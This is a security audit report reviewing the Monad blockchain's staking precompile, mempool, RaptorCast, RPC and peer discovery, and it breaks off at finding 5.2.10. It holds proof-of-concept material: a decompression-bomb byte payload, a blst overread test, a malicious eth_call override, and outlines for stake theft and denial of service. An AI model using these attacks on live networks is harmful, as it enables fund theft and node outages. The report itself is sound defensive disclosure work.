SPEARBIT

Monad Security Review

Auditors

Dtheo, Lead Security Researcher

Guido Vranken, Lead Security Researcher

Haxatron, Lead Security Researcher

Rikard Hjort, Lead Security Researcher

Report prepared by: Lucas Goiriz

November 11, 2025

Contents

1 About Spearbit

Spearbit is a decentralized network of expert security engineers offering reviews and other security related services to Web3 projects with the goal of creating a stronger ecosystem. Our network has experience on every part of the blockchain technology stack, including but not limited to protocol design, smart contracts and the Solidity compiler. Spearbit brings in untapped security talent by enabling expert freelance auditors seeking flexibility to work on interesting projects together.

Learn more about us at spearbit.com

2 Introduction

The Monad protocol delivers full EVM compatibility with breakthrough performance, true decentralization, production-grade security, and exceptional throughput.

Disclaimer: This security review does not guarantee against a hack. It is a snapshot in time of Monad according to the specific commit. Any modifications to the code will require a new security review.

3 Risk classification

Severity level	**Impact: High**	**Impact: Medium**	**Impact: Low**
Likelihood: high	Critical	High	Medium
Likelihood: medium	High	Medium	Low
Likelihood: low	Medium	Low	Low

3.1 Impact

- High - leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
- Medium - global losses <10% or losses to only a subset of users, but still unacceptable.
- Low - losses will be annoying but bearable--applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.

3.2 Likelihood

- High - almost certain to happen, easy to perform, or not easy but highly incentivized
- Medium - only conditionally possible or incentivized, but still relatively likely
- Low - requires stars to align, or little-to-no incentive

3.3 Action required for severity levels

- Critical - Must fix as soon as possible (if already deployed)
- High - Must fix (before deployment if not already deployed)
- Medium - Should fix
- Low - Could fix

4 Executive Summary

Over the course of 46 days in total, Category Labs engaged with Spearbit to review the monad-review-070725 protocol. In this period of time a total of **47** issues were found.

Summary

Project Name	Category Labs
Repository	monad-review-070725
Commit	5339d7e4
Type of Project	Infrastructure, L1
Audit Timeline	Jul 7th to Aug 22nd

Issues Found

Severity	**Count**	**Fixed**	**Acknowledged**
Critical Risk	1	1	0
High Risk	15	14	1
Medium Risk	10	8	2
Low Risk	8	4	4
Gas Optimizations	0	0	0
Informational	13	3	10
Total	**47**	**30**	**17**

The Monad protocol delivers full EVM compatibility with breakthrough performance, true decentralization, production-grade security, and exceptional throughput.

5 Findings

5.1 Critical Risk

5.1.1 DELEGATECALL to staking precompile allows theft of all staked MON

Severity: Critical Risk

Context: *(No context files were provided by the reviewer)*

Description: *Note: This issue was known internally by the protocol team and fixed in a later commit after the issue had been submitted. However, it is still kept in the report for completeness (issue found in commit hash 4cbb1742cd31ee30a0d2c6edb698400d9d70f9d8).*

The staking precompile does not enforce that the EVMC message kind passed to the precompile is not DELEGATECALL. This has very severe implications since the staking precompile works by getting the user to transfer native MON via `msg.value` to the precompile.

```
Result<byte_string> StakingContract::precompile_delegate(
    byte_string_view const input, evmc_address const &msg_sender,
    evmc_uint256be const &msg_value)
{
```

Since `DELEGATECALL` preserves `msg.value` and `msg.sender` from the previous caller context, a user can setup a malicious contract that `delegatecalls` `precompile_delegate` for instance, the native MON will be transferred to malicious contract but the `msg.value` will be reused in `precompile_delegate` without actually transferring the funds to the staking precompile.

State updates will then occur in the staking contract recording the user's stake without the staking precompile actually having received the funds (this is because the state variables in the precompile contract are defined for the precompile address resulting in `state_.set_storage(STAKING_CONTRACT_ADDRESS...` being called).

The user can then withdraw their funds from the staking precompile and the malicious contract resulting in the theft of all staked MON.

Also related to this issue is a user can call state-changing precompile functions using `STATICCALL` which should not be allowed as `STATICCALL` should not allow state changes.

Recommendation: Enforce that EVMC message kind is `CALL` for all state-changing staking precompile functions (`precompile_get_delegator`, `precompile_add_validator`, `precompile_delegate`, `precompile_undelegate`, `precompile_compound`, `precompile_withdraw`, `precompile_claim_rewards`) and `CALL` and `STATICCALL` for non state-changing precompile functions (`precompile_get_validator`).

Category Labs: We were planning to ban everything except `EVMC_CALL` (including on `get_validator` even though static call is fine) before anything gets dispatched. Fixed in commit 215721ad.

Spearbit: `STATICCALL` is still allowed to state-changing precompiles as the `msg.flags` is not checked to be `EVMC_STATIC`.

Category Labs: Fixed in fc820c9.

5.2 High Risk

5.2.1 Unbounded memory consumption in the mempool due to lack of transaction size and count limits

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: Currently there are two mempools in Monad. a tracked mempool and a pending mempool. The problem is both mempool perform insufficient limit checks to prevent unbounded memory consumption which can lead to an OOM crash scenario. For example,

- As discussed in monad issue 1557, for both pools there is no maximum limit on the transaction size which can lead to a single transaction consuming unbounded amounts of memory.
- Furthermore, there is no limit on the number of transactions for any address in the tracked pool, meaning that a single address that has been promoted to the tracked pool can flood the tracked pool with many spam transactions to exhaust memory and cause an OOM.

Recommendation: It is recommended to enforce more checks on the transaction size and count limits. For instance, here is how Geth implements their strategy to manage transaction limits in the mempool, which can be referenced in legacypool.go.

- Enforce 512kB size limit (> max `initcodesize`) on individual transactions.
- Track transactions using the amount of 32kB slots they occupy (this is similar to Geth implementation in legacypool.go#L1916-L1918), enforce a 4096+1024=5120 slots on the mempool (so that the maximum memory consumed by the mempool is 5120 * 32kB = 163.84MB). This maximum slot size can be incremented if the expected minimum hardware requirements for Monad are stronger.

Category Labs: Fixed in PR 2363, PR 2487 and PR 2508.


Spearbit: Fix verified.

5.2.2 Mempool denial-of-service via `MAX_ADDRESSES`

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: Below is a rough diagram of the current transaction pool architecture implemented in Monad.



Currently there are two mempools in Monad. a tracked pool and a pending pool.

- All addresses are by default untracked.
- Any transaction for an untracked address will first fall into the pending pool while transactions for tracked addresses will fall into the tracked pool.

- During `create_proposal` or `updated_committed_block`, addresses are promoted to the tracked pool, up to the `MAX_ADDRESSES` capacity.
- During `create_proposal`, only transactions from the tracked pool will be selected via standard priority fee mechanism.
- Time-based expiration per transaction exists only for the tracked pool.
- An address is evicted from the tracked pool when it no longer has any transactions in the `TrackedTxList`.

The way the transaction pool is architected allows for a denial-of-service vector by hogging `MAX_ADDRESSES` limit via multiple spam accounts. There are two main issues here:

1. In both the tracked and pending mempool, priority fee replacement only works for transactions of the same address, if `MAX_ADDRESSES` is reached we simply drop the transaction. The pool lacks an eviction strategy to evict lower fee transactions across address which allows consuming space in `MAX_ADDRESSES` to prevent others from submitting transactions to the mempool. This differs from Geth where if the transaction limit is reached the lowest fee transaction from any address, not just the address that submitted the transaction, is evicted. This implementation can be seen in legacypool.go#L743.
2. A tracked address can periodically submit nonce-gapped transactions to the tracked pool, such transactions will never be executed in a committed block (as they are nonce-gapped). Consequently, this prevents tracked address from being evicted from the `TrackedTxMap` since they always have a single nonce-gapped transaction in their `TrackedTxList`, thereby consuming space in the `MAX_ADDRESSES` and preventing untracked addresses from being promoted.

Recommendation: It is recommended to come up with better eviction strategies to better handle transactions in the mempool. Here are some recommendations to take into account:

- Lower fee transactions should be evicted from the mempool if a higher fee transaction comes in and eviction should also take into account whether the transaction is currently executable with the correct account nonce and priority fee.
- Address with ONLY non-executable transactions such as nonce-gapped transactions should not be allowed into the tracked mempool or demoted if it no longer has any executable transactions of the next nonce. This is to prevent hogging `MAX_ADDRESSES` for the tracked pool.

Category Labs: Fixed in PR 2525.

Spearbit: Fix verified.

5.2.3 Missing transaction validation of EIP-7623 data floor gas in consensus

Severity: High Risk

Context: lib.rs#L76-L125

Description: The consensus code present in monad-eth-block-policy is missing transaction static validation of EIP-7623: Data Floor Gas, which changes calldata pricing for transactions with large calldata. This is a problem because the execution code does implement EIP-7623 as part of the Prague fork during static validation of the transaction.

validate_transaction.cpp#L97-L102:

```
// EIP-7623
if constexpr (rev >= EVMC_PRAGUE) {
    if (MONAD_UNLIKELY(floor_data_gas(tx) > tx.gas_limit)) {
        return TransactionError::IntrinsicGasGreaterThanLimit;
    }
}
```

So a transaction that passes static validation in consensus will be rejected during static validation in execution. During execution, this transaction is considered an invalid transaction, which note is different from a reverting transaction and the function `execute` will return early and return an error via `BOOST_OUTCOME_TRY`.

execute_transaction.cpp#L220-L232:

```
Result<ExecutionResult> execute(
    Chain const &chain, uint64_t const i, Transaction const &tx,
    Address const &sender, BlockHeader const &hdr,
    BlockHashBuffer const &block_hash_buffer, BlockState &block_state,
    BlockMetrics &block_metrics, boost::fibers::promise<void> &prev)
    // ...
    BOOST_OUTCOME_TRY(static_validate_transaction<rev>(
        tx,
        hdr.base_fee_per_gas,
        chain.get_chain_id(),
        chain.get_max_code_size(hdr.number, hdr.timestamp)));
```

execute_block.cpp#L213-L224:

```
for (unsigned i = 0; i < block.transactions.size(); ++i) {
     MONAD_ASSERT(results[i].has_value());
     if (MONAD_UNLIKELY(results[i].value().has_error())) {
         LOG_ERROR(
             "tx {} {} validation failed: {}",
             i,
             block.transactions[i],
             results[i].value().assume_error().message().c_str());
     }
     BOOST_OUTCOME_TRY(auto retval, std::move(results[i].value()));
     retvals.push_back(std::move(retval));
 }
```

What makes this a problem is the transaction is invalid (different from a revert), returns an error, but no gas is actually charged for it since `execute` will exit early. In Monad, nodes agree on the transactions to execute before actually executing them, this means that an attacker can set a transaction with a large gas limit, but does not obey EIP-7623. This passes static validation in consensus code but fails static validation in execution code, as a result this transaction can occupy space in a proposal without the attacker needing to pay any gas for it, leading to a reliable denial-of-service vector.

Recommendation: Validate EIP-7623 in the consensus code in `monad-eth-block-policy` (lib.rs#L77) as well.

Category Labs: Fixed in PR 2139.

Spearbit: Fix verified.

5.2.4 Raptorcast deserialization susceptible to zstd decompression bomb

Severity: High Risk

Context: zstd.rs#L45

Description: Deserialization of a (small) crafted input to Raptorcast's deserialization function can incur a high computational cost; approximately 0.5-1 second of processing time per 27 bytes of payload on modern hardware.

Proof of Concept:

```
  diff --git a/monad-raptorcast/src/message.rs b/monad-raptorcast/src/message.rs
  index 205c0a49..24b3906c 100644
-  -- a/monad-raptorcast/src/message.rs
+  ++ b/monad-raptorcast/src/message.rs
  @@ -256,6 +256,7 @@ impl<M: Decodable, ST: CertificateSignatureRecoverable> InboundRouterMessage<M,
   mod tests {
       use bytes::BytesMut;
       use monad_secp::SecpSignature;
+      use std::time::{Duration, Instant};
       use rstest::*;
       use super::*;
  @@ -443,4 +444,20 @@ mod tests {
               _ => panic!("expected AppMessage variant"),
           }
       }
+
+      #[test]
+      fn test_deserialization_decompression_bomb() {
+          let serialized = Bytes::from(&[
+            0xda, 0xc2, 0x5d, 0x02, 0x01, 0x23, 0x94, 0x28, 0xb5, 0x2f, 0xfd, 0x14,
+            0x88, 0x5d, 0x00, 0x00, 0xdd, 0xf9, 0x1f, 0x06, 0xfd, 0x40, 0x14, 0x02,
+            0x30, 0x07, 0x4f
+          ][..]);
+
+          let start = Instant::now();
+          for _i in 1..100 {
+              let _ = InboundRouterMessage::<TestMessage, SecpSignature>::try_deserialize(&serialized);
+          }
+          let duration = start.elapsed();
+          assert!(duration < Duration::from_secs(1), "Operation took too long: {:?}", duration);
+      }
   }
```

Output:

```
running 1 test
test message::tests::test_deserialization_decompression_bomb ... FAILED

failures:

---- message::tests::test_deserialization_decompression_bomb stdout ----

thread 'message::tests::test_deserialization_decompression_bomb' panicked at
↪  monad-raptorcast/src/message.rs:461:9:
Operation took too long: 23.343895969s
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace


failures:
    message::tests::test_deserialization_decompression_bomb

test result: FAILED. 0 passed; 1 failed; 0 ignored; 0 measured; 41 filtered out; finished in 23.34s
```

Tested on "AMD EPYC 9454P 48-Core Processor".

Recommendation: The zstd decompressor (zstd.rs#L45) uses streaming decompression. Use bulk decompression instead, as this mode has a much lower worst case complexity.

Category Labs: Acknowledged. ZSTD was intentionally disabled for mainnet launch to avoid running into this issue in PR 2184, and there is an internal issue to track this.

Spearbit: Acknowledged.

5.2.5 Incorrect update to validator accumulators on `syscall_epoch_change`

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: (Issue found in commit hash 1a7f9476081abc734fc6fa359698c3b8f9806576). In `syscall_epoch_change`, we attempt to update all the accumulators of validators present in the snapshot view at the beginning of a new epoch. This is meant to store the accumulator at the beginning for the epoch to calculate rewards for `delta_stake`.

```
uint64_t const num_active_vals = vars._valset_snapshot().length();
for (uint64_t i = 0; i < num_active_vals; i += 1) {
    auto const val_id = vars.valset_execution.get(i).load();
    auto val = vars.val_execution(val_id);

    // TODO: once Maged's speculative execution is merged, move this
    // into a separate loop.
    {
        auto acc_storage = vars.acc(next_epoch, val_id);
        auto acc = acc_storage.load_checked();
        if (acc.has_value()) {
            acc->value = val.acc().load(); // this is the realtime val.acc
            acc_storage.store(*acc); // store in the next_epoch
        }
    }
    // ...
}
```

The problem with the above code is that we fetch the validators to update by index from `valset_execution`. However, this may not actually correspond to the actual snapshot validators as `valset_execution` may still contain non-snapshot validators. A concrete scenario where this could happen would be the following:

1. Initially, there are 201 validators ordered from index `[0, 1, 2 ... 200]` in `valset_execution` where `valset_execution[i+1].stake > valset_execution[i].stake` for all `i` (stakes are in ascending order).
2. During `syscall_snapshot`, we place the top 200 validators into the consensus view. Thus the `valset_consensus` will contain the validator `[1, 2 ... 200]` by index from `valset_execution`. Importantly, validator index 0 in `valset_execution` is not removed as it is not added to the `removals` array (since `flags == ValidatorFlagsOk`), so `valset_execution` still remains `[0, 1, 2 ... 200]`.

   ```
   uint64_t const num_validators = vars.valset_execution.length();
   for (uint64_t i = 0; i < num_validators; i += 1) {
       auto const val_id = vars.valset_execution.get(i).load();
       auto const val_execution = vars.val_execution(val_id);
       // TODO: once Maged's speculative execution is merged, move this
       // into a separate loop.
       auto const flags = val_execution.get_flags();
       if (MONAD_LIKELY(flags == ValidatorFlagsOk)) {
           uint256_t const stake = val_execution.stake().load().native();
           heap.emplace(val_id, stake);
           if (heap.size() > ACTIVE_VALSET_SIZE) {
               heap.pop(); // smallest element removed
           }
       }
       else {
           removals.push_back(i);
       }
   }
   ```

3. On the next next epoch change, where `valset_consensus` will become `valset_snapshot` after the boundary block, and thus the new accumulators for each validator in the snapshot validator set that has passed through the epoch will need to be computed.
   - However, referring to the first code snippet, the first 200 active validators of `valset_execution` will have their accumulators updated meaning to say `[0, 1, 2 ... 199]` present in `valset_execution` will be updated. However, in actual fact `valset_snapshot` consists of `[1, 2 ... 199, 200]` present in `valset_execution`, thus not all snapshot validators will have their accumulators updated.

Another scenario would be that if a validator auth address withdraws all its stake while it is active in the current valset_consensus. When syscall_snapshot is called, this validator would be removed from valset_execution. However since it is currently in valset_consensus it must be retained in valset_snapshot after the boundary block. When iterating through valset_execution during syscall_epoch_change, the validator present in valset_snapshot will not be accessible in valset_execution and thus its accumulator will not be updated.

Recommendation: It should not be assumed that the first N validators in valset_execution are present in valset_snapshot. You need to iterate through each item in valset_snapshot to obtain the correct val_id.

Category Labs: Fixed in commit fc820c9e.

Spearbit: Fix verified.

5.2.6 Out-of-bounds reads in point deserializations in StakingContract::precompile_add_validator

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash 4cbb1742cd31ee30a0d2c6edb698400d9d70f9d8)*.

StakingContract::precompile_add_validator interprets 48 bytes of input as bls_pubkey_serialized:

```
auto const bls_pubkey_serialized =
    unaligned_load<byte_string_fixed<48>>(consume_bytes(reader, 48).data());
```

It deserializes this into a Bls_Pubkey:

```
Bls_Pubkey bls_pubkey(bls_pubkey_serialized);
```

```
Bls_Pubkey(byte_string_fixed<48> const &serialized)
{
    parse_result_ = blst_p1_deserialize(&pubkey_, serialized.data());
}
```

blst_p1_deserialize calls POINTonE1_Deserialize_Z, which, based on bit flags in the first byte of the input, decides whether to interpret it as a uncompressed (calls POINTonE1_Deserialize_BE which reads 96 bytes) or compressed (calls POINTonE1_Uncompress_Z which reads 48 bytes) point:

```
unsigned char in0 = in[0];

if ((in0 & 0xe0) == 0)
    return POINTonE1_Deserialize_BE(out, in);

if (in0 & 0x80)             /* compressed bit */
    return POINTonE1_Uncompress_Z(out, in);
```

(See e1.c#L331-L337).

If a user manipulates the first byte of bls_pubkey_serialized so that blst interprets it as an uncompressed key, blst will overread bls_pubkey_serialized by 48 bytes. By the same token, a crafted bls_signature_serialized can cause a 96 byte overread in equivalent logic in blst_p2_deserialize. Minimal proof of concept:

```
$ cat x.cpp && $CXX $CFLAGS -I bindings/ x.cpp libblst.a && ./a.out
#include <blst.h>
#include <array>
#include <cstdint>

int main(void) {
    std::array<uint8_t, 48> bls_pubkey_serialized = {};
    blst_p1_affine p;
    blst_p1_deserialize(&p, bls_pubkey_serialized.data());
    return 0;
}
```

```
=================================================================
==2365033==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7ba040ede050 at pc
↪  0x5632af688f52 bp 0x7ffe10f28f50 sp 0x7ffe10f28f48
READ of size 1 at 0x7ba040ede050 thread T0
    #0 0x5632af688f51 in limbs_from_be_bytes /home/jhg/staking-blst-bug/blst/./src/bytes.h:24:17
    #1 0x5632af688f51 in POINTonE1_Deserialize_BE /home/jhg/staking-blst-bug/blst/./src/e1.c:303:5
    #2 0x5632af688f51 in POINTonE1_Deserialize_Z /home/jhg/staking-blst-bug/blst/./src/e1.c:334:16
    #3 0x5632af683cef in main /home/jhg/staking-blst-bug/blst/x.cpp:8:5
```

Memory exfiltration: Because the bug provides a read primitive it seems reasonable to use this as an memory exfiltration mechanism, where unrelated process memory is reflected back to the attacker. `unaligned_load<byte_string_fixed<48»` causes the program to make a *copy* of the input data on the local stack, so any bytes adjacent to may be unrelated or uninitialized data.

However, no memory contents is reflected back directly. The deserialization functions will only succeed if the out-of-bounds bytes represent an Y coordinate corresponding to the attacker-specified X coordinate. `precompile_add_validator` reverting or not is observable to the attacker. If the attacker specifies a sets of inputs that would normally make `precompile_add_validator` succeed, they can adjust that input such that the first byte of the bls public key so that an overread occurs. `precompile_add_validator` will then succeed if and only if the 48 bytes adjacent to `bls_pubkey_serialized` constitute a valid Y coordinate. This setup can act as a binary oracle which divulges whether or not the out-of-bounds bytes have some specific value.

The attacker would hypothesize that the out-of-bounds memory region comprises a specific set of 48 bytes. In order to make the oracle work, they'd have to find the X coordinate that matches this Y coordinate. They would then invoke the oracle which confirms or rejects the hypothesis.

With many cryptographic elliptic curves it is infeasible to compute the affine X coordinate from a given affine Y coordinate, such that the point (X,Y) is on the curve. However, this is possible with BLS12-381:

Sagemath:

```
p = 0x1a0111ea397fe69a4b1ba7b6434bacd764774b84f38512bf6730d2a0f6b0f6241eabfffeb153ffffb9feffffffffaaab
Fp = GF(p)

def deduce_x(y):
    y = Fp(y)
    k = y**2 - 4
    if k == 0:
        return [Fp(0)]
    else:
        return k.nth_root(3, all=True)
```

However, the code requires that public keys (and signatures) are not only on the curve, but they are also in the prime-order subgroup:

```
class Bls_Pubkey {
    // ...
    // ...
    bool is_valid() const noexcept
    {
        // NOTE: deserializing already checks the point is on the curve
        return parse_result_ == BLST_SUCCESS &&
               blst_p1_affine_in_g1(&pubkey_) &&
               !blst_p1_affine_is_inf(&pubkey_);
    }
```

```
class Bls_Signature {
    // ....
    // ....
    bool is_valid() const noexcept
    {
        // NOTE: deserializing already checks the point is on the curve
        return parse_result_ == BLST_SUCCESS && blst_p2_affine_in_g2(&sig_) &&
               !blst_p2_affine_is_inf(&sig_);
    }
```

Prime-order subgroup points are a very sparse subset of curve points; only about 1 in 2ˆ127 arbitrary Y coordinates will have subgroup membership. Without this constraint, it might have been feasible to leverage the oracle to divulge memory layout details that could be meaningful for exploiting write primitives. The subgroup requirement significantly limits any exfiltration opportunities.

Stability: Small buffer overreads like these usually do not cause crashes, but it may happen with aggressive compiler optimization.

Consensus: It may be possible to groom the process stack contents such that a call to `precompile_add_validator` with a specific `input` and `msg_value` reverts *sometimes*, but not always. This would entail a consensus failure as nodes diverge in their chain state.

An attacker may compute the Y coordinate of a BLS public key that would ordinarily make the call to `precompile_add_validator` succeed. Instead of sending the public key in compressed form, they first make one or more calls to `precompile_add_validator` with the 48-byte Y coordinate stored somewhere in `input`.

Then, they'd call `precompile_add_validator` as one ordinarily would (with a valid BLS public key and other variables), except that they clear the compressed bit.

`blst_p1_uncompress` will now read both the X and Y coordinate, overreading the 48 bytes adjacent to the X coordinate. With some non-zero probability, the 48 bytes of out-of-bounds bytes equal the valid Y coordinate, and the call succeeds.

Ordinarily, the odds of interpreting an Y coordinate from unrelated stack memory would be miniscule, but grooming techniques could make this feasible.

Recommendation: Either reject uncompressed points immediately by testing the first byte of their serialized representation, or call compressed-only deserialization functions that will fail for any uncompressed representations.

Category Labs: Fixed in commit bf3f59e1.

Spearbit: Fix verified.

5.2.7 RPC Assertions allow malicious clients to DoS RPC providers

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: An RPC-based DoS vulnerability exists where malicious eth_call requests can trigger exception-based failures in balance overflow checks. The vulnerability occurs in /monad/category/execution/ethereum/state3/state.hpp:365-369 where balance overflow protection uses assertions that can disrupt RPC service availability.

Affected Code:

```
// state.hpp:365-369 - Balance overflow check
MONAD_ASSERT_THROW(
    std::numeric_limits<uint256_t>::max() - delta >= account.value().balance,
    "balance overflow");
//   THROWS EXCEPTION if: delta + account.balance > UINT256_MAX

account.value().balance += delta;

// rpc/eth_call.cpp - RPC balance manipulation
if (balance > intx::be::load<uint256_t>(state.get_balance(address))) {
    state.add_to_balance(
        address,
        balance - intx::be::load<uint256_t>(state.get_balance(address)));
}
```

The assertion triggers when delta + account.balance > UINT256_MAX during RPC call simulation, causing MonadException to be thrown, potentially disrupting RPC service.

Proof of Concept: RPC DoS Attack Scenario:

```
// Malicious eth_call request with state override
eth_call({
"to": "0x742D35CC6AF93F4D2E1EDC04e1C77FD2FDbc4C09",
"data": "0x...", // Any contract call
"stateOverrides": {
    "0x742D35CC6AF93F4D2E1EDC04e1C77FD2FDbc4C09": {
    "balance": "0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE"
    // Balance set to UINT256_MAX - 1
    }
}
})
```

Attack Execution:

1. Attacker crafts eth_call with state override setting target account balance to near `UINT256_MAX`.
2. RPC handler processes the call and applies balance changes via `add_to_balance()`.
3. Any `delta > 1` triggers the overflow condition: `delta + (UINT256_MAX-1) > UINT256_MAX`.
4. `MONAD_ASSERT_THROW` fires, throwing `MonadException`.
5. RPC call causes assertion to trigger and node crashes.

Impact: RPC service disruption.

Recommendation: Implement overflow validation in RPC state override processing to prevent exception-based DoS:

```
// Safe balance override validation for RPC calls
if (state_delta.balance.has_value()) {
    auto const requested_balance = intx::be::unsafe::load<uint256_t>(
        state_delta.balance.value().data());

    // Validate balance is within reasonable limits for simulation
    if (requested_balance > std::numeric_limits<uint256_t>::max() / 2) {
        // Return error for unrealistic balance values instead of processing
        return Error("Balance override value too large for simulation");
    }

    auto const current_balance = intx::be::load<uint256_t>(state.get_balance(address));
    if (requested_balance > current_balance) {
        auto const delta = requested_balance - current_balance;
        // Check if addition would overflow before calling add_to_balance
        if (delta > std::numeric_limits<uint256_t>::max() - current_balance) {
            return Error("Balance overflow in state override");
        }
        state.add_to_balance(address, delta);
    } else {
        state.subtract_from_balance(address, current_balance - requested_balance);
    }
}
```

Alternative: Add input validation to reject state overrides with unrealistic balance values before they reach the balance manipulation code.

Category Labs: Fixed in PR 1534.

Spearbit: Fix verified.

5.2.8 Peer list resource requirements can lead to DoS

Severity: High Risk

Context: discovery.rs#L309-L314

Description: A network participant can ping a node and be added to the peer list (discovery.rs#L74) However, there are a few issues:

- The node accepts whatever IP address the peer declares, regardless of the source of the packet.
- There is no restriction on the size of the peer list.
- Each ping triggers a signature check.

An attacker could spin up a single fake node implementation, or several, which only handles pings and pongs, and flood the network, filling up peer lists and overloading honest nodes.

Recommendation: Put a hard limit on the size of the peer list. It is separate from the dedicated full nodes and epoch validators list, and thus not critical to consensus. Keep validators and full nodes in the peer list and do not eject them, so that network discovery can reasonably be expected to function.

Category Labs: Fixed in commit 261a8893.

Spearbit: Fix verified.

5.2.9 JSON-RPC Memory Amplification Vulnerability

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: The JSON-RPC server processes and parses JSON requests before applying rate limiting controls, creating potential for memory exhaustion attacks within configured payload limits. JSON payloads can be manipulated to be much larger in memory due to the underlying storage methods, allowing for 2MB JSON messages to consume 12-16MBs in memory. When batched these messages can consume significant amounts of memory.

Memory Amplification Mechanism: `serde_json::from_slice()` converts compact JSON into `serde_json::Value` enum structures:

- JSON strings → heap-allocated `String` objects (capacity overhead).
- JSON arrays → `Vec<Value>` with element boxing (24+ bytes per Value enum).
- JSON objects → `HashMap<String, Value>` with hash table overhead.
- Numbers → enum variants with discriminant tags.

Example: `"key":[1,2,3]` (12 bytes) → String(4) + Vec header + 3ŒValue enums 80+ bytes (6-8x amplification of message size into memory storage size).

Attack Impact:

- Single request: 2MB JSON → 12-16MB memory.
- Double parsing penalty (lines 18 + 81).
- Batch: 5,000 Œ 16MB = 80GB potential per IP.
- Primary Vulnerability:
  - Parsing Before Rate Limiting:
    - Location: `monad-bft/monad-rpc/src/handlers/mod.rs:65-89`:

```
    pub async fn rpc_handler(body: bytes::Bytes, app_state:
    ↪   web::Data<MonadRpcResources>) -> HttpResponse {
        // VULNERABLE: JSON parsing occurs BEFORE any rate limiting
        let request: RequestWrapper<Value> = match serde_json::from_slice(&body) {
            Ok(req) => req,
            Err(e) => return HttpResponse::Ok().json(Response::from_error(JsonRpcError::parse_error())),
        };

        // VULNERABLE: Second JSON parsing - still before rate limiting
        let Ok(request) = serde_json::from_value::<Request>(json_request.clone()) else {
            return HttpResponse::Ok().json(Response::from_error(JsonRpcError::parse_error()));
        };
        // ... continues to method dispatch where rate limiting MAY be applied
    }
```

- Rate Limiting Coverage Gap: Rate limiting only exists in 2 methods (`eth_call`, `eth_estimateGas`) out of 25+ available methods:

Protected Methods: - `eth_call`. - `eth_estimateGas`.

Unprotected Methods: - `debug_traceBlockByNumber`. - `debug_traceCall`. - `eth_sendRawTransaction`. - `eth_getLogs`. - `eth_getTransactionByHash`. - `eth_getBlockByHash`. - `eth_getBalance`. - `eth_getCode`. - `eth_getStorageAt`. - `eth_blockNumber`. - `eth_chainId`.

- Current Protections:
  - HTTP payload limit: 2MB per request (configurable).
  - Batch limit: 5,000 requests per batch (configurable).
  - Global semaphore: 1,000 concurrent requests across ALL IPs.
  - No per-IP rate limiting.

Proof of Concept:

- Memory Amplification Attack:

```
{
"jsonrpc": "2.0",
"method": "eth_getBalance", // Unprotected method
"params": ["0x1234567890123456789012345678901234567890", "latest"],
"id": 1,
"_attack_payload": {
    "large_array": [/* ~200k elements approaching 2MB limit */],
    "nested_objects": {/* complex nested structure */}
}
}
```

- Batch Amplification:

```
[
{"jsonrpc": "2.0", "method": "eth_getBalance", "params": [...], "_payload": {...}},
{"jsonrpc": "2.0", "method": "eth_getCode", "params": [...], "_payload": {...}},
// ... up to 5,000 requests per batch
// Total: 5,000 Œ memory_amplification per 2MB HTTP request
]
```

Attack Flow:

1. HTTP layer accepts 2MB payload.
2. `serde_json::from_slice()` - Full JSON parsing.
3. `serde_json::from_value()` - Second parsing.

Recommendation:

1. Pre-parsing IP rate limiting: Check IP limits before JSON parsing.
2. Global parsing semaphore: Limit concurrent JSON parsing operations.
3. Method coverage: Extend rate limiting beyond just `eth_call`/`eth_estimateGas`.

Category Labs: Fixed in PR 2454.

Spearbit: Fix verified.

5.2.10 RaptorCast Combined Memory Exhaustion Attack

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

